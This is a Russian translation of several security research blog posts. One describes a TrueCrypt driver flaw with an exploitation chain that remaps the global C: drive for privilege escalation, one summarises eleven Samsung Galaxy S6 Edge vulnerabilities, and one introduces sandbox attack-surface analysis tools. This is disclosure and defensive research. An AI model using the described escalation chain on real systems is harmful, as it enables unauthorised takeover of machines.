    tmp[0] = (WCHAR)(nDriveNo + 'A');
    wcscpy(dosname, DOS_MOUNT_PREFIX);
    wcscat(dosname, tmp);
}

NTSTATUS CreateDriveLink(int nDosDriveNo) {
    WCHAR dev[128], link[128];
    UNICODE_STRING deviceName, symLink;
    TCGetNTNameFromNumber(dev, nDosDriveNo);
    TCGetDosNameFromNumber(link, nDosDriveNo);
    RtlInitUnicodeString(&deviceName, dev);
    RtlInitUnicodeString(&symLink, link);
    return IoCreateSymbolicLink(&symLink, &deviceName);
}
```

Сначала переназначение `C:` выглядит безвредным, поскольку создание через `\DosDevices` разрешается в собственный виртуальный каталог пользователя. Обычный пользователь и так может изменять это пространство имён.

Отключение интереснее:

```
NTSTATUS RemoveDriveLink(int nDosDriveNo) {
    WCHAR link[256];
    UNICODE_STRING symLink;
    TCGetDosNameFromNumber(link, nDosDriveNo);
    RtlInitUnicodeString(&symLink, link);
    return IoDeleteSymbolicLink(&symLink);
}
```

IoDeleteSymbolicLink.aspx) открывает существующий объект с доступом DELETE, делает его временным и закрывает дескриптор:

```
NTSTATUS IoDeleteSymbolicLink(PUNICODE_STRING name) {
    OBJECT_ATTRIBUTES attributes;
    HANDLE handle;
    InitializeObjectAttributes(&attributes, name, ...);
    NTSTATUS status = ZwOpenSymbolicLinkObject(
        &handle, DELETE, &attributes);
    if (NT_SUCCESS(status)) {
        status = ZwMakeTemporaryObject(handle);
        if (NT_SUCCESS(status))
```

```
            ZwClose(handle);
    }
    return status;
}
```

Открытие существующего имени — это операция пространства имён **в стиле чтения**, даже с доступом DELETE. Виртуальный `\??` ищет в пользовательском каталоге и переходит к глобальному. Если локальной буквы диска нет, отключение удаляет глобальную символическую ссылку.

Обход проверки доступности

Перед подключением TrueCrypt вызывает `IsDriveLetterAvailable`:

```
BOOL IsDriveLetterAvailable(int nDosDriveNo) {
    OBJECT_ATTRIBUTES attributes;
    UNICODE_STRING name;
    WCHAR link[128];
    HANDLE handle;

    TCGetDosNameFromNumber(link, nDosDriveNo);
    RtlInitUnicodeString(&name, link);
    InitializeObjectAttributes(
        &attributes, &name,
        OBJ_KERNEL_HANDLE | OBJ_CASE_INSENSITIVE,
        NULL, NULL);

    if (NT_SUCCESS(ZwOpenSymbolicLinkObject(
            &handle, GENERIC_READ, &attributes))) {
        ZwClose(handle);
        return FALSE;
    }
    return TRUE;
}
```

Предполагаемый вопрос: «Не существует ли объекта символической ссылки с таким именем?» На самом деле код спрашивает: «Не удалось ли его открыть?» `STATUS_OBJECT_NAME_NOT_FOUND` — лишь одна из возможных ошибок.

Изменение DACL не поможет, поскольку вызов `Zw` обходит проверки доступа. Вместо этого создадим в пользовательском каталоге объект ядра другого типа с тем же именем. `ZwOpenSymbolicLinkObject` находит его и возвращает `STATUS_OBJECT_TYPE_MISMATCH`, который драйвер интерпретирует как доступную букву.


Между этой проверкой и `CreateDriveLink` существует гонка: недопустимый объект требуется удалить в промежутке. Полный перебор или оппортунистические блокировки файлов делают гонку практичной.

Запись в GLOBAL??

`IoCreateSymbolicLink` не выполняет проверки доступа к каталогу при создании. `NtSetInformationProcess(ProcessDeviceMap)` требует лишь дескриптор каталога с правом `DIRECTORY_TRAVERSE`, то есть разрешением чтения. Процесс с низкими привилегиями может открыть `\GLOBAL??` для прохода и установить его как свою карту DosDevices. Код драйвера, выполняющийся в контексте этого процесса, после этого создаёт ссылку глобально.

Итоговая цепочка эксплуатации

1. Создать объект ядра, не являющийся символической ссылкой, с именем целевой буквы диска в пользовательском каталоге DosDevices.
2. Попросить TrueCrypt подключить том с этой буквой и выиграть гонку между `IsDriveLetterAvailable` и `CreateDriveLink`, удалив конфликтующий объект.
3. Вручную удалить новую пользовательскую символическую ссылку, затем отключить том. `IoDeleteSymbolicLink` перейдёт к глобальному пространству и удалит глобальное отображение буквы диска.
4. Установить `\GLOBAL??` как карту устройств текущего процесса и снова подключить том. Теперь `IoCreateSymbolicLink` глобально запишет замену.
5. Использовать переназначенный системный диск через службу, запланированную задачу или путь ядра для повышения привилегий.



В результате глобальный `C:` указывает на подконтрольный атакующему том TrueCrypt. Системные службы и даже ядро разрешают пути через это отображение.

Выводы

Ошибку легко пропустить, поскольку задействованные API выглядят как обычные идиомы драйверов. Драйверы часто вызывают `IoCreateDevice`.aspx) в `DriverEntry`, а затем предоставляют имя наподобие `\DosDevices\TrueCrypt` через `IoCreateSymbolicLink`.

Такой шаблон запуска обычно безопасен, поскольку `DriverEntry` выполняется в процессе System, на контекст карты устройств которого обычный пользователь повлиять не может. Поэтому разработчик или аудитор может предположить, что `IoCreateSymbolicLink` сама защищает от манипуляций пространством имён. Это не так: безопасность полностью зависит от контекста процесса вызывающего потока.

Эксплойт также не сработал бы до Windows 2000, когда карт устройств отдельных процессов ещё не существовало. Когда настолько фундаментальное поведение, как разрешение букв дисков DOS, плохо документировано, а даже код Microsoft сталкивался с проблемами из-за карт процессов, неудивительно, что разработчики и аудиторы пропускают подобные взаимодействия.

Взлом Галактики: ищем ошибки в Samsung Galaxy S6 Edge

Автор: Натали Сильванович, организатор соревнований по поиску ошибок

Недавно Project Zero исследовала популярный телефон Android Samsung Galaxy S6 Edge. В результате мы обнаружили и зарегистрировали 11 серьёзных проблем безопасности. В статье рассказывается о мотивации исследования, подходе к поиску уязвимостей устройства и полученных выводах.

Большинство устройств Android выпускает не Google, а сторонние компании, называемые производителями оригинального оборудования, или OEM. Они используют Android Open-Source Project (AOSP) как основу производимых мобильных устройств. OEM — важное направление исследований безопасности Android: они добавляют в устройства дополнительный и потенциально уязвимый код на всех уровнях привилегий и определяют частоту передачи операторам обновлений безопасности.

После предыдущих исследований устройств Nexus производства Google с AOSP мы хотели узнать, чем будет отличаться атака на устройство OEM. В частности, нас интересовали сложность поиска, типы найденных ошибок и влияние защитных мер AOSP на их обнаружение и эксплуатацию. Мы также хотели проверить скорость устранения зарегистрированных проблем. Был выбран Samsung Galaxy S6 Edge — современное на тот момент устройство высокого класса с большим числом пользователей.

Мы решили неделю совместно работать над одной задачей и посмотреть, каких результатов добьёмся на устройстве Samsung. Для соревновательного духа участники Project Zero из Северной Америки состязались с европейскими коллегами. Несколько специалистов из других команд безопасности Google уравняли составы, и с каждой стороны получилось по пять человек.

Каждая команда решала три задачи, которые, по нашему мнению, представляли типичные цели атак на границы безопасности Android. Их также можно рассматривать как компоненты цепочки, повышающей привилегии до уровня ядра из удалённой или локальной точки входа.

1. Получить удалённый доступ к контактам, фотографиям и сообщениям. Больше баллов давалось за атаки без взаимодействия с пользователем и с меньшим количеством необходимых идентификаторов устройства.
2. Получить доступ к контактам, фотографиям, геолокации и другим данным из установленного через Play приложения без разрешений.
3. Сохранить выполнение кода после сброса устройства, используя доступ, полученный в первой или второй задаче.

Через неделю были подведены итоги: в устройстве Samsung найдено 11 проблем.

Обход каталогов в Samsung WifiHs20UtilityService

Пожалуй, самой интересной оказалась обнаруженная Марком Брандом CVE-2015-7888. Это ошибка обхода каталогов, позволяющая записать файл с системными правами. Работающий от имени system процесс ищет ZIP-файл `/sdcard/Download/cred.zip` и распаковывает его. К сожалению, API распаковки не проверяет путь файла, поэтому запись может произойти в неожиданное место. На испытанной версии устройства ошибка элементарно эксплуатировалась через кэш Dalvik методом, уже применявшимся против других ошибок обхода каталогов. Впоследствии на

устройство была отправлена политика SELinux, блокирующая именно этот способ эксплуатации.

Слабые разрешения QUICK_REPLY_BACKGROUND в Samsung SecEmailComposer

Ещё одну интересную и простую в эксплуатации ошибку, CVE-2015-7889, Джеймс Форшоу нашёл в почтовом клиенте Samsung. Один из обработчиков intent не выполнял аутентификацию. Непривилегированное приложение могло отправить последовательность intent и переслать почту пользователя на другую учётную запись. Атака очень заметна, поскольку пересланные сообщения появляются в папке отправленных, но всё равно даёт простой доступ к данным, которых не должно видеть даже привилегированное приложение.

Внедрение сценариев в Samsung SecEmailUI

Джеймс Форшоу и Мэтт Тейт также нашли в почтовом клиенте Samsung ошибку внедрения сценариев CVE-2015-7893. Она позволяет выполнять в клиенте встроенный в сообщение JavaScript. Худшие возможные последствия не вполне ясны, но ошибка определённо расширяет поверхность атаки: уязвимости JavaScript в Android WebView становятся удалённо доступными через электронную почту.

Ошибки драйверов

В драйверах устройства обнаружились три проблемы. Найденная Иэном Биром CVE-2015-7890 и найденная Беном Хоуксом CVE-2015-7892 — переполнения буфера в драйверах, доступных процессам с правами media. Ошибки обработки мультимедиа, например проблемы libstagefright, могли использовать их для повышения привилегий до уровня ядра. Обнаруженная Ли Кэмпбеллом из команды безопасности Chrome CVE-2015-7891 — ошибка конкурентного выполнения, приводящая к повреждению памяти драйвера и позволяющая повысить привилегии из любого непривилегированного приложения или контекста выполнения кода до уровня ядра.

Ошибки разбора изображений

Я, Натали Сильванович, нашла пять ошибок повреждения памяти в специальном коде обработки изображений Samsung. Две из них, CVE-2015-7895 и CVE-2015-7898, возникают при открытии изображения в Samsung Gallery. Другие три — CVE-2015-7894, CVE-2015-7896 и CVE-2015-7897 — срабатывают при сканировании мультимедиа, поэтому для активации достаточно загрузить изображение. Они позволяют повысить привилегии до уровня приложения Samsung Gallery или процесса сканирования мультимедиа.

Серьёзность и защитные меры

В целом мы обнаружили значительное число серьёзных проблем, хотя некоторые эффективные средства защиты устройства замедлили работу. Слабыми областями оказались драйверы и обработка мультимедиа. Фаззинг и аудит кода очень быстро находили там ошибки. Неожиданными стали и три элементарно эксплуатируемые логические проблемы. Они особенно тревожны, поскольку поиск, эксплуатация и применение занимают очень мало времени.

SELinux усложнила атаку на устройство. В частности, стало труднее исследовать некоторые ошибки и определять поверхность атаки. Отключение Android команды `setenforce` ещё больше затруднило задачу. Тем не менее мы нашли три ошибки, позволяющие эксплойту отключить SELinux, поэтому эта мера защищает не от всех проблем.

Регистрация проблем

Мы сообщили Samsung вскоре после обнаружения. Недавно компания ответила, что исправила восемь проблем в октябрьском техническом выпуске, а остальные будут устранены в ноябре. Мы очень ценим её усилия.

Это подтвердилось при проверке уязвимостей на том же устройстве с последним обновлением безопасности G925VVRU4B0G9.

Проблема	Состояние
CVE-2015-7888	Исправлена
CVE-2015-7889	Исправлена
CVE-2015-7890	Исправлена
CVE-2015-7891	Исправлена
CVE-2015-7892	Исправлена
CVE-2015-7893	Не исправлена
CVE-2015-7894	Исправлена
CVE-2015-7895	Не исправлена
CVE-2015-7896	Исправлена
CVE-2015-7897	Исправлена
CVE-2015-7898	Не исправлена

Большинство проблем исправлено, но три оставались без патча до ноября. К счастью, они имели сравнительно невысокую серьёзность. CVE-2015-7898 и CVE-2015-7895 требуют открыть изображение в Samsung Gallery. У приложения нет особенно высоких привилегий, и по умолчанию оно не открывает изображения, удалённо полученные по электронной почте или SMS, поэтому эксплойту необходимо, чтобы пользователь вручную загрузил файл и открыл его в Gallery. Другая неисправленная проблема, CVE-2015-7893, позволяет выполнить встроенный в письмо JavaScript, что расширяет поверхность атаки клиента, но остальные последствия неясны.

Заключение

Недельное исследование выявило несколько слабых мест Samsung Galaxy S6 Edge. Всего мы нашли 11 проблем с серьёзными последствиями для безопасности. Несколько находились в драйверах и обработке изображений; кроме того, устройство содержало логические ошибки с большим воздействием и простой эксплуатацией.

Большинство проблем было исправлено на испытанном устройстве OTA-обновлением в пределах 90 дней, хотя три менее серьёзные оставались открытыми. Обнадёживает, что наиболее опасные ошибки были исправлены и обновление дошло до устройства за разумное время.

Анализ поверхности атаки песочниц Windows

Автор: James Forshaw, заведующий инструментами

Анализ поверхности атаки приложений пользовательского режима в песочнице — хороший способ искать уязвимости повышения привилегий. Значительную часть перечисления поверхности атаки можно выполнить вручную, но это очень утомительная и подверженная ошибкам процедура. Очевидно, максимальная автоматизация важна как для первоначального анализа, так и для обнаружения возможных регрессий.


Кратко: я опубликовал инструменты, которые использую внутри команды для тестирования кода в песочнице и определения вероятной поверхности атаки, доступной злоумышленнику после компрометации изолированного процесса. Исходный код находится по адресу https://github.com/google/sandbox-attacksurface-analysis-tools. В этой статье описано несколько распространённых сценариев, чтобы вы могли применять инструменты для собственного анализа песочниц.

Предыстория

Создание песочницы пользовательского режима — сложная задача по множеству причин; примеры приведены в моём выступлении на Shmoocon/Nullcon в этом году. Я даже собирался выпустить инструменты к Shmoocon, но не успел. Однако в большинстве реализаций пользовательского режима, например Chrome, IE или Edge, песочница создаётся назначением ограничивающего токена процесса, чтобы был доступен лишь очень небольшой набор защищаемых ресурсов; в идеале ресурсы не должны быть доступны вообще.

Очевидный пример защищаемого ресурса — файловая система. Например, нам хотелось бы знать, к каким местам изолированный процесс имеет доступ на чтение и/или запись. На ум приходит известный инструмент AccessChk от Sysinternals, теперь Microsoft. AccessChk позволяет перечислить настройки безопасности файловой системы, а также многих других защищённых ресурсов вроде реестра или диспетчера объектов, но сообщает возможность записи в ресурс только на основе учётной записи пользователя или группы. Например, команда `accesschk.exe -w users c:\windows` показывает файлы и каталоги, доступные процессу, работающему с группой `BUILTIN\Users`. Однако это почти не помогает с изолированным приложением, у которого ограничивающий токен создаёт более сложную модель проверки доступа.

Например, Chrome и Adobe Reader используют ограниченные токены.aspx), чтобы сократить набор доступных изолированному процессу ресурсов; это изменяет работу обычной проверки доступа ядра. Кроме того, существуют метки обязательной целостности, также меняющие доступные для записи ресурсы. Проверку доступа для ограниченного токена можно обобщить следующей схемой.



Не забудем и о появлении в Windows 8 токенов LowBox с похожими, но отличающимися проверками доступа. А что произойдёт при сочетании LowBox и ограниченных токенов? В целом это слишком сложно для точного воспроизведения. К счастью, Windows предоставляет способ вычислить доступ, предоставляемый к ресурсу, что позволяет автоматизировать значительную часть анализа разных ресурсов. Поэтому я разработал собственный набор инструментов и опубликовал его с открытым исходным кодом под лицензией Apache v2 по адресу https://github.com/google/sandbox-attacksurface-analysis-tools. В оставшейся части статьи я опишу некоторые инструменты, приведу простые примеры использования и объясню, зачем они могут понадобиться.

Инструменты Check*

Основу набора составляют инструменты Check*. Они определяют, можно ли с токеном процесса конкретного изолированного приложения получить доступ к определённому защищённому ресурсу. Например, `CheckFileAccess` сканирует указанное место файловой системы, сравнивает дескриптор безопасности файла или каталога с токеном процесса и определяет возможный доступ на чтение и/или запись.

В основе работы инструментов лежит функция AccessCheck.aspx), предоставляемая API Win32. В действительности за ней стоит системный вызов ядра `NtAccessCheck`, использующий те же алгоритмы, что и обычная проверка доступа при открытии существующего ресурса. Поэтому можно быть достаточно уверенными, что результат операции совпадёт с реальным доступом. Функция `AccessCheck` принимает токен олицетворения; в данном случае мы берём основной токен указанного, в идеале изолированного, процесса, преобразуем его в токен олицетворения и передаём дескриптор безопасности интересующего ресурса. Затем можно попросить ядро определить максимально разрешённые для этого токена права.

В следующей таблице перечислены доступные инструменты для анализа разных типов ресурсов. Все они принимают параметр команды `--pid`, задающий PID процесса, на котором основана

проверка безопасности.


Имя	Описание
`CheckDeviceAccess`	Проверяет разрешённый доступ к объектам устройств, например `\Device\HarddiskVolume1`.
`CheckFileAccess`	Проверяет разрешённый доступ к файловой системе.
`CheckNetworkAccess`	Проверяет разрешённый доступ к подключению или привязке сетевых сокетов. Предназначен для тестирования блокировки AppContainer.
`CheckObjectManagerAccess`	Проверяет разрешённый доступ к ресурсам и каталогам в пространстве имён диспетчера объектов.
`CheckProcessAccess`	Проверяет разрешённый доступ к процессам.
`CheckRegistryAccess`	Проверяет разрешённый доступ к реестру.

Например, чтобы проверить, в какие файлы и каталоги на диске `C:` изолированный процесс может записывать, выполните:

```
CheckFileAcccess -w -r -p <PID> C:\
```

Параметр `-w` указывает отображать только файлы или каталоги, где доступно хотя бы одно разрешение на запись, например запись файла, добавление файла в каталог или стандартное право вроде записи DACL. Параметр `-r` выполняет рекурсивную проверку, а `-p` задаёт PID тестируемого изолированного процесса. Инструмент рекомендуется запускать от имени администратора, чтобы он мог обойти как можно больше каталогов. Если сделать это для процесса GPU Chrome, обнаружатся интересные записи, например возможность писать в `c:\ProgramData\Microsoft\Windows\DRM`.

`CheckDeviceAccess` отличается от большинства остальных инструментов, поскольку должен действительно попытаться открыть узел устройства, олицетворяя токен песочницы. Причина в том, что хотя сам объект устройства может иметь дескриптор безопасности, устройства Windows по умолчанию считаются файловыми системами. Это означает, что при наличии объекта устройства `\Device\Harddisk1` можно также попытаться обратиться к `\Device\Harddisk1\SomeName`, и в зависимости от способа регистрации устройства безопасность доступа к `SomeName` может обеспечивать сам драйвер. Единственный надёжный способ определить это для конкретного объекта устройства — открыть путь и проверить результат.



Простой пример — рекурсивно проверить все объекты Device в пространстве имён диспетчера объектов:

```
CheckDeviceAccess -r -l -p <PID> \
```

Параметр `-l` пытается сопоставить имя устройства с символической ссылкой. Это очень полезно для автоматически названных устройств вроде `\Device\00000abc`, поскольку символическая ссылка обычно описательнее. Для песочницы процесса отрисовки Chrome эта простая команда показывает доступность таких устройств, как драйвер файловой системы NTFS и AFD, то есть драйвер сокетов, но только при обращении через пространство имён. Код внутри песочницы процесса отрисовки Chrome не может самостоятельно открыть ни один объект Device.

Разумеется, не все устройства можно проверить таким способом. По умолчанию инструмент пытается открыть `DeviceName\Dummy`, но некоторым драйверам нужен конкретный путь, иначе они не открываются; Dummy можно заменить параметром `--suffix`. Тем не менее инструмент быстро формирует список драйверов, в которых стоит искать уязвимости выхода из песочницы.

Лучшие из остальных

Не все инструменты набора предназначены для непосредственной проверки доступа. Кратко опишу ещё несколько полезных утилит.


DumpProcessMitigations

Этот инструмент выводит список мер защиты процесса, применённых через API SetProcessMitigationPolicy.aspx). Он работает только в Windows 8 и новее. Среди включаемых мер могут быть отключение системных вызовов Win32k, принудительный ASLR и запрет пользовательских шрифтов. Например, чтобы вывести все процессы с политикой отключения системных вызовов Win32k, выполните от имени администратора:

```
DumpProcessMitigations -t DisallowWin32kSystemCalls
```

EditSection

Это графический инструмент, позволяющий просматривать содержимое раздела общей памяти, изменять его в шестнадцатеричном редакторе и применять пару способов повреждения раздела для проверки тривиальных проблем безопасности. Раздел можно открыть по имени объекта или извлечь дескрипторы из работающего процесса. Я разработал инструмент для исследования проблемы разделов Chrome, описанной в моём блоге здесь.



GetHandles

Это универсальный инструмент командной строки для вывода открытых дескрипторов всех процессов системы. Само по себе это не отличало бы его от уже доступных похожих инструментов, например утилиты Sysinternals Handle, однако у него есть одна интересная возможность. Дескрипторы можно группировать по определённым свойствам, например адресу объекта режима ядра. Так можно находить случаи, когда объект совместно используется двумя процессами с разными уровнями привилегий, например процессом браузера и его изолированными вкладками, что может позволить атаки повышения привилегий. Следующая команда, выполненная от имени администратора, выводит объекты разделов, общие для разных процессов Chrome:

```
GetHandles.exe -n chrome -t Section -g object -s partial
```

Она выдаст примерно такой результат, показывающий два объекта разделов, совместно используемых разными процессами:

